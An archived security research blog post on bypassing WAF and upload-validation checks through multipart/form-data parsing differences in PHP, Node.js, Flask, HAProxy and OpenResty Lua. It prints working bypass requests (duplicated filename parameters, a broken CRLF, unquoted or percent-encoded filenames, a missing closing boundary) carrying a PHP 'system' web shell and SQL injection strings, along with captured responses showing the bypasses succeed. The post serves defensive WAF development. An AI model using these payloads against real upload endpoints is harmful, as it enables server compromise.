

Breaking Down Multipart Parsers: File upload validation bypass

Breaking Down Multipart Parsers: File upload validation bypass - @AndreaTheMiddle, Andrea Menin, Sicuranext Blog.

- Published: 2024-11-05
- Original: <<https://blog.sicuranext.com/breaking-down-multipart-parsers-validation-bypass/>>
- Preserved from: <https://blog.sicuranext.com/breaking-down-multipart-parsers-validation-bypass/> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

TL;DR: Basically, all `multipart/form-data` parsers fail to fully comply with the RFC, and when it comes to validating filenames or content uploaded by users, there are always numerous ways to bypass validation. We'll test various bypass techniques against PHP, Node.js, and Python parsers, as well as popular WAFs and load balancers like HAProxy, FortiWeb, Barracuda, and even some OpenResty Lua multipart parsers.

Months ago, on our Octofence WAAP project, we decided to move away from our old WAF engine (ModSecurity) and develop our own engine in Lua. Not the easiest task in the world, I would say (especially because we decided to be fully compatible with `SecLang`). Playing around with some bypass techniques, in order to test our new engine, **I found more than one way to bypass the `multipart/form-data` body parser**. I noticed that the parsers available in Lua (the few developed for OpenResty and the one from Kong Gateway) weren't suitable for effectively validating user input. Instead of strictly following the guidelines set out in the RFCs, these parsers often tried to handle a variety of cases, including those that didn't comply with the standards (and I really can understand why). This overly flexible approach might sound helpful at first, but when it comes to input validation, it actually introduces security issues.

For instance, when you need to filter filenames (for example, to only allow certain file extensions) or specific parts of a multipart request, a parser that doesn't enforce the rules can make it easy for malicious inputs to slip through. Realizing this, I understood that relying on these parsers wasn't going to be good for our needs. Our new WAF engine needed a solution that strictly adhered to the RFC guidelines to ensure robust validation of user input.

Are Web Application Firewalls really inspecting filenames and content of a `multipart/form-data` request? Yes they do. For example, [this is a Core Rule Set rule that inspects filenames](#) (we'll go

deep on it later).

So, welcome to what I should call "***Multipart parser? Having fun doing it yourself reinventing the wheel and feeling alone while searching on stackoverflow 'cause nobody cares about your problems, so you end up trying every multipart parser you can found on the Internet and realize that none of them follow the RFC***".

Why do we need to validate files being uploaded?

I think we all know the answer, but let's dive in a bit anyway.

Basically all file upload SDK, plugins, library, etc... comes with tools and functionalities to validate what a user is going to upload. For example: **a common validation is to check if the uploaded file is an image** by checking the content-type, or checking the file extension or checking the magic bytes at the beginning of the body. Another example is to check the length of a part in order to accept only files below a certain size. Following a not-comprehensive/not-complete overview:

File Extension Check: Verify that the file has an allowed extension (For example: `.jpg`, `.png`, `.gif`). This helps restrict uploads to specific file types and prevent unwanted files from being accepted. A common technique, is to upload something like `backdoor.php` instead of a `my_profile_picture.png` file in order to make the webserver to proxy_pass the content of the file to fastcgi or similar.

```
POST /upload HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=xxx

--xxx
Content-Disposition: form-data; name="foo"; filename="image.png"
Content-Type: image/png

... the image ...

--xxx--
```



MIME Type Verification: Examine the Content-Type header in the file upload request to ensure it matches the expected MIME type for the file extension. For example, an image file should have a MIME type like `image/jpeg` or `image/png`. Here I'm talking about the part's Content-Type header and not the Content-Type header of the request that should always be `multipart/form-data`:

FF D8 FF DB	ÿøÿÔ	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format ^[17]
FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿøÿâ ^{n_{UL}, n_{UL}} JFIF ^{n_{UL}, n_{UL}}			
FF D8 FF EE	ÿøÿî			
FF D8 FF E1 ?? ?? 45 78 69 66 00 00	ÿøÿá??Exif ^{n_{UL}, n_{UL}}			
FF D8 FF E0	ÿøÿâ	0	jpg	JPEG raw or in the JFIF or Exif file format ^[17]

File Size Limitation: Check that the file size does not exceed predefined limits. Obviously to prevent users to store extremely large files but this often protects the application against DoS attacks where excessively large files could consume server resources.

Content Inspection (usually by WAF): Review the file's content to ensure it doesn't contain embedded scripts, executable code, or other dangerous elements (especially in files that shouldn't contain such data, like images or documents).

Understanding Multipart Form-Data: Specifications and Peculiarities

The `application/x-www-form-urlencoded` format encodes form fields as URL-encoded key-value pairs, which works well for simple text data. However, it falls short when dealing with binary data or files.

That's where `multipart/form-data` comes into play.

The `multipart/form-data` format is specifically designed to handle forms that include file uploads **alongside regular form fields**. It breaks the form data into multiple parts, each separated by a unique boundary string. Each part contains its own set of headers, such as `Content-Disposition` and `Content-Type`, which provide metadata about the enclosed content.

Let's do an example. By using the `x-www-form-urlencoded` format, we can represent parameters and value by a sequence of `key=value` separated by a `&`:

```
username=foo**&**password=bar**&**redirect_to=https://example.com
```

The same request can be converted to a `multipart/form-data` message:

```
--boundary
Content-Disposition: form-data; name="username"

foo
--boundary
Content-Disposition: form-data; name="password"

bar
--boundary
Content-Disposition: form-data; name="redirect_to"

https://example.com
--boundary--
```

In practice, many (or all) `x-www-form-urlencoded` payloads can be converted to `multipart/form-data` format with equivalent results, but not always vice versa.

What's the Boundary Strings?

A unique boundary delimiter is required to separate each part of the message in a `multipart/form-data` request. This boundary is declared in the `Content-Type` header of the HTTP request, for example:

```
...
Content-Type: multipart/form-data; boundary=xxx

--xxx
<part headers>

<part body>
--xxx--
```

The boundary string must be carefully chosen to ensure it does not appear within the actual content of the form data. It typically includes a random sequence of characters. Parsers **SHOULD (but we'll see after that this is not true)** rely on this boundary to accurately split the incoming data into distinct parts.

Content-Disposition

The most important header in a multipart part, is the `Content-Disposition` header, that define the parameter name and (optionally) the filename of the content. For example:

```
--boundary
Content-Disposition: form-data; name="foo"

bar
--boundary
Content-Disposition: form-data; name="user_image"; filename="image.png"

... image ...
--boundary--
```

In a PHP application, we'll have this result in `$_POST` * and * `$_FILES` arrays:

```
$_POST => [
    [foo] => bar
]

$_FILES => [
    [user_image] => Array
        [
            [name] => image.png
            [type] =>
            [tmp_name] => /tmp/php3p8EMT
            [error] => 0
            [size] => 13
        ]
    ]
]
```

Each part of a `multipart/form-data` message contains its own set of headers that provide metadata about the enclosed content. By RFC, **the only usable two headers** are `Content-Disposition` and `Content-Type` .

The **Content-Type **part** **header, specifies the media type of the part's content, such as `image/jpeg` for a JPEG image file. For example:

```
...
Content-Type: multipart/form-data; boundary=xxx

--xxx
Content-Disposition: form-data; name="image"; filename="photo.jpg"
Content-Type: image/jpeg

<image file content>

--xxx--
```

Again, we'll see that **basically all existing multipart parsers ignore this RFC directive** by parsing (or ignoring) other headers (like Content-Transfer-Encoding).

Now that we're all on the same page with multipart, let's dive into the bypass techniques I tested against the most commonly used multipart parsers in web applications.

Bypass #0: urlencoded in multipart

One of the simplest yet most effective bypass techniques involves switching the request's content type from URL-encoded to `multipart/form-data` (I mean, not only the request `Content-Type` header, but the actual body content type from `key=value` to multipart). **When the validator doesn't have any multipart parser**, it's expecting data in the standard `application/x-www-form-urlencoded` format and knows how to parse and validate it accordingly.

Imagine a WAF that inspects POST requests for SQL injection patterns in parameters. It parses URL-encoded data but doesn't handle `multipart/form-data`. An attacker can change the content type of their request to `multipart/form-data` and encapsulate their malicious input within it. Since the WAF doesn't parse multipart bodies, the malicious input isn't inspected and reaches the application server unfiltered.

Attackers can sometimes deceive validation mechanisms by embedding URL-encoded syntax within multipart messages:

`--XXX`
`Content-Disposition: form-data; name="email"`

`foo@bar' OR 1=1-- &email=foo@bar&aaa=`
`--XXX--`

parameter name

erroneously parsed
form-urlencoded
email = foo@bar

The validation component, which might expect URL-encoded data, interprets the parameter values one way, while the backend application processes the multipart data differently. As a result, the validator might see a benign value, whereas the application receives a malicious payload.

We'll dive deep into this talking about HAProxy ACL.

Bypass #1: duplicated name parameter

Another technique to bypass input validation involves duplicating the `name` parameter within the `Content-Disposition` header of a multipart request part. This method exploits discrepancies in how different parsers handle multiple name parameters in the same header, specifically, the validator and the target application.

In a `multipart/form-data` request, each part includes a `Content-Disposition` header that should (TBH by RFC it MUST) specify a single `name` parameter to indicate the form field's name. By intentionally duplicating the `name` parameter, you can manipulate the parsing behavior:

- **Validator's Perspective:** The validation component may parse the `Content-Disposition` header and extract the **first** `name` parameter it encounters. It then applies validation rules based on this parameter name.
- **Application's Perspective:** The target application might parse the same header but extract the **last** `name` parameter instead, or it might concatenate them differently. As a result, it processes the input under a different parameter name than the one the validator checked.

```
--XXX
Content-Disposition: form-data; name="password"; name="email"

foo@bar' OR 1=1--
--XXX--
```

An example of duplicated name parameter

Bypass #1.1: duplicated filename parameter

An effective technique to bypass WAF rules that prevent the upload of files with certain extensions (such as `.php` or `.exe`) involves duplicating the `filename` parameter within the `Content-Disposition` header. Obviously, for each `Content-Disposition` header, you should have **only one** filename parameter. What happens when 2 filename parameter are sent on the same content disposition header?

```
--XXX
Content-Disposition: form-data; name="file"; filename="a.txt"; filename="backdoor.php"

<?php system("id"); ?>
--XXX--
```

There is no strict standard on how to handle duplicate parameters within a header. Different parsers may handle this scenario differently, **some take the first occurrence of a parameter, others take the last**, and some might concatenate or merge them.

Bypass #1.2: duplicated Content-Disposition

As for the Bypass technique 1.1, but duplicating the `Content-Disposition` header.

As I said before, in a `multipart/form-data` body, each part includes headers that describe the content of that part. The `Content-Disposition` header typically specifies the name of the form field and, if it's a file upload, the filename. As you can imagine, each part should have just one `Content-Disposition` header. So, what happens when 2 different `Content-Disposition` are sent in the same part?

```
--boundary
Content-Disposition: form-data; name="file"; filename="safe.txt"
Content-Disposition: form-data; name="file"; filename="malicious.php"

<file content>
--boundary--
```


When it comes to duplicated headers or parameters, **RFC 6266** states that recipients shouldn't reject the message, but instead should try to recover a usable field value. This gives some flexibility in handling malformed requests. However, **if the recipient is a WAF** (or a validator, as RFC 6266 specifically mentions), **the story is a bit different**. In those cases, **strict validation is key**, and duplicated parameters should raise red flags. So, while some systems might be forgiving, a WAF's job is to block anything suspicious!

[RFC 6266 section 4.1](#): *Content-Disposition header field values with multiple instances of the same parameter name are invalid.*

[RFC 6266 section 3](#): *Senders MUST NOT generate Content-Disposition header fields that are invalid. Recipients MAY take steps to recover a usable field value from an invalid header field, but SHOULD NOT reject the message outright, unless this is explicitly desirable behavior (e.g., the implementation is a validator). As such, the default handling of invalid fields is to ignore them.*


we'll see it after

Bypass #2: breaking the CRLF sequences

A lot of multipart parser are affected by this bypass.

A possible validation bypass can be found in how multipart parsers handle the separation between headers and the body within each part of the form data. Many parsers look for the specific CRLF sequence `\r\n\r\n` to identify the end of the headers and the beginning of the body in a multipart message (and yes, that's exactly what the RFC says to do). However, if this sequence is broken, for instance, by omitting one of the carriage return characters (`\r`), some parsers may fail to inspect the part correctly.

Consider a scenario where an application uses a WAF (or something like) to validate input fields before proxying the request to a backend application written in PHP. If the multipart data deviates slightly from the expected format, the parser might not parse it properly and could skip the validation process altogether. Meanwhile, PHP's parser it isn't so pedantic and successfully parse the "malformed" data.



Filter bypass removing a `\r` from the sequence between headers and body

This discrepancy can lead to security issues where malicious input bypasses the initial validation layer.

Bypass #3: removing double quotes

Altering the syntax of the `Content-Disposition` header by removing the double quotes around parameters or replacing them with single quotes can lead to WAF/input validation bypass.

In a standard `multipart/form-data` request, parameters like `name` and `filename` within the `Content-Disposition` header are usually enclosed in double quotes. For example: `name="file"` or `filename="image.png"`.

However, if an attacker removes the double quotes or replaces them with single quotes, the header might look like this:

```
--boundary
Content-Disposition: form-data; name="file"; filename=backdoor.php

<file content>
--boundary--
```

This alteration can cause inconsistent parsing between the WAF and the backend application. The WAF multipart parser may fail to recognize the `filename` parameter without the double quotes and interpret the part as a regular form field rather than a file upload. As a result, it might not apply the security rules designed to prevent the upload of files with dangerous extensions like `.php` or `.exe`.

On the other hand, backend applications written in languages such as PHP or Node.js have more permissive parsers that accept parameters without quotes or with single quotes. These parsers

may correctly extract the `filename` parameter and process the uploaded file as intended. Consequently, the application saves the file with the provided filename, potentially allowing an attacker to upload a malicious script.

Bypass #4: missing closing boundary string

PHP applications accept "truncated" multipart message.

You might think that a multipart message without the ending boundary is invalid... But not in PHP! Intentionally omitting the closing boundary string at the end of the multipart message can lead to bypasses of WAF and input validation.


As I wrote before, each part of the multipart message is separated by a boundary string and the message is terminated with `--<boundary string>--`. However, if an attacker removes the closing boundary string, many applications may accept it anyway:

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST /app.php HTTP/1.1				1	HTTP/1.1 200 OK			
2	Host: example.com				2	Date: Wed, 16 Oct 2024 07:10:39 GMT			
3	User-Agent: test				3	Server: Apache/2.4.38 (Debian)			
4	Accept: */*				4	X-Powered-By: PHP/7.2.34			
5	Content-Type: multipart/form-data; boundary=xxx				5	Content-Length: 53			
6	Content-Length: 109				6	Content-Type: text/html; charset=UTF-8			
7					7				
8	--xxx				8	Array			
9	Content-Disposition: form-data; name="email";				9	(			
10	Content-Type: text/plain				10	[email] => pippo@pluto.com'); OR 1=1--			
11					11	)			
12	pippo@pluto.com'); OR 1=1--				12				

Missing boundary --xxx--

parsed anyway

PHP allow part without ending boundary



Also reported here by a PHP user:

[PHP :: Bug #81987 :: Incomplete Multipart/form-data but is passed to PHP [\[image: image\]](#)Bugs [\[image: image\]](#)](<https://bugs.php.net/bug.php?id=81987&ref=blog.sicuranext.com>)

Bypass #5: `filename*=utf-8"` in request

This is my favourite one.

RFC 6266 updated the RFC 2616 that defines the `Content-Disposition` **response** header field. This specification takes over the definition and registration of `Content-Disposition`, as used in HTTP, and clarifies internationalization aspects.

... Many user agent implementations predating this specification do not understand the "filename" parameter. Therefore, when both "filename" and "filename" are present in a single header field value, recipients SHOULD pick "filename*" and ignore "filename". This way, senders can avoid special-casing specific user agents by sending both the more expressive "filename*" parameter, and the "filename" parameter as fallback for legacy recipients ...**

Basically, the `filename*` parameter **allows** filenames to include **special characters** and specify an encoding. This is particularly useful for filenames containing characters from non-English languages or special symbols that aren't represented in standard ASCII encoding.

Content-Disposition: ... filename="ラーメン.pdf"

*In many applications
this is not going to work*

*This will be decoded
by the application
to ラーメン*

... filename*=utf-8' '%e9%fc%e1%f3.pdf

For example, consider a file named `Fabrizio_Deandré.pdf`, which includes the common accented character `é` in Italian. To ensure that the filename is correctly interpreted by servers and applications, you can use the `filename*` parameter with UTF-8 encoding and percent-encoding for special characters:

```
...
Content-Disposition: form-data; name="file"; filename*=UTF-8"Fabrizio_Deandr%C3%A9.pdf
...
```

So, if we're testing a web application's file upload with a WAF in front that validates file extensions to block backdoors like `.php` files or XSS files like `.html`, **sending a `filename*=` parameter with the filename string percent-encoded can easily bypass the WAF rule.**


Take as an example the Core Rule Set rule `933110`, "**PHP Injection Attack: PHP Script File Upload Found**," which blocks file uploads with filenames ending in PHP-related extensions (`.php`, `.phps`, `.phtml`, `.php5`, etc.).

at the time of writing this article, the rule is:


```
SecRule FILES|... "@rx .*\.ph(?:p\d*|tml|ar|ps|t|pt)\.*$" \
  "id:933110,\
  phase:2,\
  block,\
  capture,\
  t:none,t:lowercase,\
  msg:'PHP Injection Attack: PHP Script File Upload Found',\
  logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',\
  ..."
```

As you can see, the rule doesn't perform a URL decode of the values in FILES (the array of uploaded filenames), so any variation of `filename*=utf-8'file%2ephp` can bypass it. But wait: **this bypass doesn't work on ModSecurity**. It depends on the multipart parser validation, and in the case of ModSecurity, the multipart body processor would throw an error (we'll talk about it later). But, as you probably know, not only ModSecurity uses the Core Rule Set. Many other projects (like our brand new Octofence WAAP engine) use it with different multipart parsers.

The problem here is that, by reading RFC 6266, **it isn't really clear whether the `filename*` parameter is permitted only in a response multipart or can also be used in a request**. The fact that many languages (PHP, for example) don't support it in requests makes me think that this parameter can be used only in a response body, but again... this is just my assumption.



Node.js + Busboy



Python3 Flask application

PHP version in screenshots

In this article, you'll notice screenshots of HTTP responses showing a PHP version that's outdated or not the "latest stable". Despite this, **all techniques described here related to PHP also work on the latest stable version**, which at the time of writing should be 8.3.12.

```
# php -v
PHP 8.3.12 (cli) (built: Oct 17 2024 02:21:29) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.3.12, Copyright (c) Zend Technologies
```


Bypass OpenResty Lua multipart parsers

OpenResty is a high-performance web platform built on **Nginx** and designed to handle a large number of requests efficiently. It extends Nginx by integrating the powerful **LuajIT** engine, allowing developers to use Lua scripting directly within the Nginx environment. This flexibility enables the creation of dynamic, high-speed web applications, APIs, and microservices with powerful features like custom logic, traffic manipulation, and real-time analytics. OpenResty is widely used for tasks like load balancing, caching, and security (**e.g., implementing custom Web Application Firewalls**), making it a popular choice for developers building scalable and optimized web systems.


OpenResty Edge is the Enterprise-level **closed-source** distributed traffic management platform for business-critical applications, with a management platform for multi-cloud and hybrid organizations, enterprise-level traffic management and load-balancing software, API gateway software, Distributed private CDN software and a **Web Application Firewall** software (<https://blog.openresty.com/en/edge-enable-waf/>).

Since I can't try it for free (), I can only assume that OpenResty Edge WAF uses the OpenResty Multipart Parser created by the OpenResty project owner Yichun "agentzh" Zhang that you can find here:

[GitHub - agentzh/lua-resty-multipart-parser: Simple multipart data parser for OpenResty/Lua Simple multipart data parser for OpenResty/Lua. Contribute to agentzh/lua-resty-multipart-parser development by creating an account on GitHub. [\[image: image\]](#)GitHubagentzh

agentzh/lua-resty-multipart-parser

Simple multipart data parser for OpenResty/Lua



1

Contributor

2

Issues

40

Stars

18

Forks



[\]\(https://github.com/agentzh/lua-resty-multipart-parser?ref=blog.sicuranext.com\)](https://github.com/agentzh/lua-resty-multipart-parser?ref=blog.sicuranext.com)

So, to test it, I wrote a Lua file upload validator using the `lua-resty-multipart-parser`, where I check if the uploaded file has a valid extension. If not, the validator blocks the request with a 403 Forbidden:

```

local parser = require "resty.multipart.parser"

ngx.req.read_body()

local body = ngx.req.get_body_data()

local p, err = parser.new(body, ngx.var.http_content_type)
if not p then
    ngx.say("failed to create parser: ", err)
    return
end

while true do
    local part_body, name, mime, filename = p:parse_part()
    if not part_body then
        break
    end

    local allowed_extensions = {
        "jpg",
        "png",
        "gif"
    }

    -- check if filename has an allowed extension
    local extension = string.match(filename, "%.[^.]+"$)
    if extension then
        local is_allowed = false
        for _, ext in ipairs(allowed_extensions) do
            if ext == extension then
                is_allowed = true
                break
            end
        end

        if not is_allowed then
            ngx.say("File extension not allowed: ", extension)
            ngx.exit(ngx.HTTP_BAD_REQUEST)
        end
    end
end
end

```


Now, imagine a scenario where the Lua code above is deployed as a Web Application Firewall in front of a PHP application, acting as the first layer of defense for validating file uploads. The following bypasses are possible:

Duplicated filename parameter

Request

```
1 POST /app.php HTTP/1.1\r\n
2 Host: example.com\r\n
3 User-Agent: test\r\n
4 Accept: */*\r\n
5 Content-Type: multipart/form-data; boundary=xxx\r\n
6 Content-Length: 120\r\n
7 \r\n
8 --xxx\r\n
9 Content-Disposition: form-data; filename="image.php"\r\n
10 Content-Type: text/plain\r\n
11 \r\n
12 <?php system("id"); ?>\r\n
13 --xxx--
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.2
3 Date: Sun, 29 Sep 2024 11:32:31 GMT
4 Content-Type: application/octet-stream
5 Connection: keep-alive
6 Content-Length: 32
7
8 File extension not allowed: php
9
```

file extension not allowed

Filename extension .php not allowed, correctly blocked by Lua filter

Request

```
1 POST /app.php HTTP/1.1\r\n
2 Host: example.com\r\n
3 User-Agent: test\r\n
4 Accept: */*\r\n
5 Content-Type: multipart/form-data; boundary=xxx\r\n
6 Content-Length: 142\r\n
7 \r\n
8 --xxx\r\n
9 Content-Disposition: form-data; filename="image.jpg"; filename="image.php"\r\n
10 Content-Type: text/plain\r\n
11 \r\n
12 <?php system("id"); ?>\r\n
13 --xxx--
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.2
3 Date: Sun, 29 Sep 2024 11:15:56 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 243
6 Connection: keep-alive
7 X-Powered-By: PHP/7.2.34
8 Vary: Accept-Encoding
9
10 Array
11 (
12 )
13 Array
14 (
15 [0] => Array
16 (
17 [name] => image.php
18 [type] => text/plain
19 [tmp_name] => /tmp/php6a4BFS
20 [error] => 0
21 [size] => 22
22 )
23 )
24 )
25 --
26 <?php system("id"); ?>
27 --
28
```

Lua resty multipart lib: it takes the first filename parameter

PHP Parser: it takes the second filename parameter

bypass: different parser behavior on duplicated filename parameter

Breaking CRLF sequence

Request

```
1 POST /app.php HTTP/1.1\r\n
2 Host: example.com\r\n
3 User-Agent: test\r\n
4 Accept: */*\r\n
5 Content-Type: multipart/form-data; boundary=xxx\r\n
6 Content-Length: 120\r\n
7 \r\n
8 --xxx\r\n
9 Content-Disposition: form-data; filename="image.php"\r\n
10 Content-Type: text/plain\r\n
11 \r\n
12 <?php system("id"); ?>\r\n
13 --xxx--
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.2
3 Date: Sun, 29 Sep 2024 11:11:12 GMT
4 Content-Type: application/octet-stream
5 Connection: keep-alive
6 Content-Length: 32
7
8 File extension not allowed: php
9
```

correct sequence

correct sequence \r\n\r\n between headers and body

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /app.php HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: example.com	2	Server: openresty/1.25.3.2
3	User-Agent: test	3	Date: Sun, 29 Sep 2024 11:13:17 GMT
4	Accept: */*	4	Content-Type: text/html; charset=UTF-8
5	Content-Type: multipart/form-data; boundary=xxx	5	Content-Length: 243
6	Content-Length: 119	6	Connection: keep-alive
7	--xxx	7	X-Powered-By: PHP/7.2.34
8	Content-Disposition: form-data; filename="image.php"	8	Vary: Accept-Encoding
9	Content-Type: text/plain	9	
10		10	Array
11		11	(
12	<?php system("id"); ?>	12	)
13	--xxx--	13	Array
		14	(
		15	[0] => Array
		16	(
		17	[name] => image.php
		18	[type] => text/plain
		19	[tmp_name] => /tmp/phpWLFzTU
		20	[error] => 0
		21	[size] => 22
		22	)
		23	)
		24	)
		25	--
		26	<?php system("id"); ?>
		27	--
		28	

MISSING \r (points to line 9 of Request)

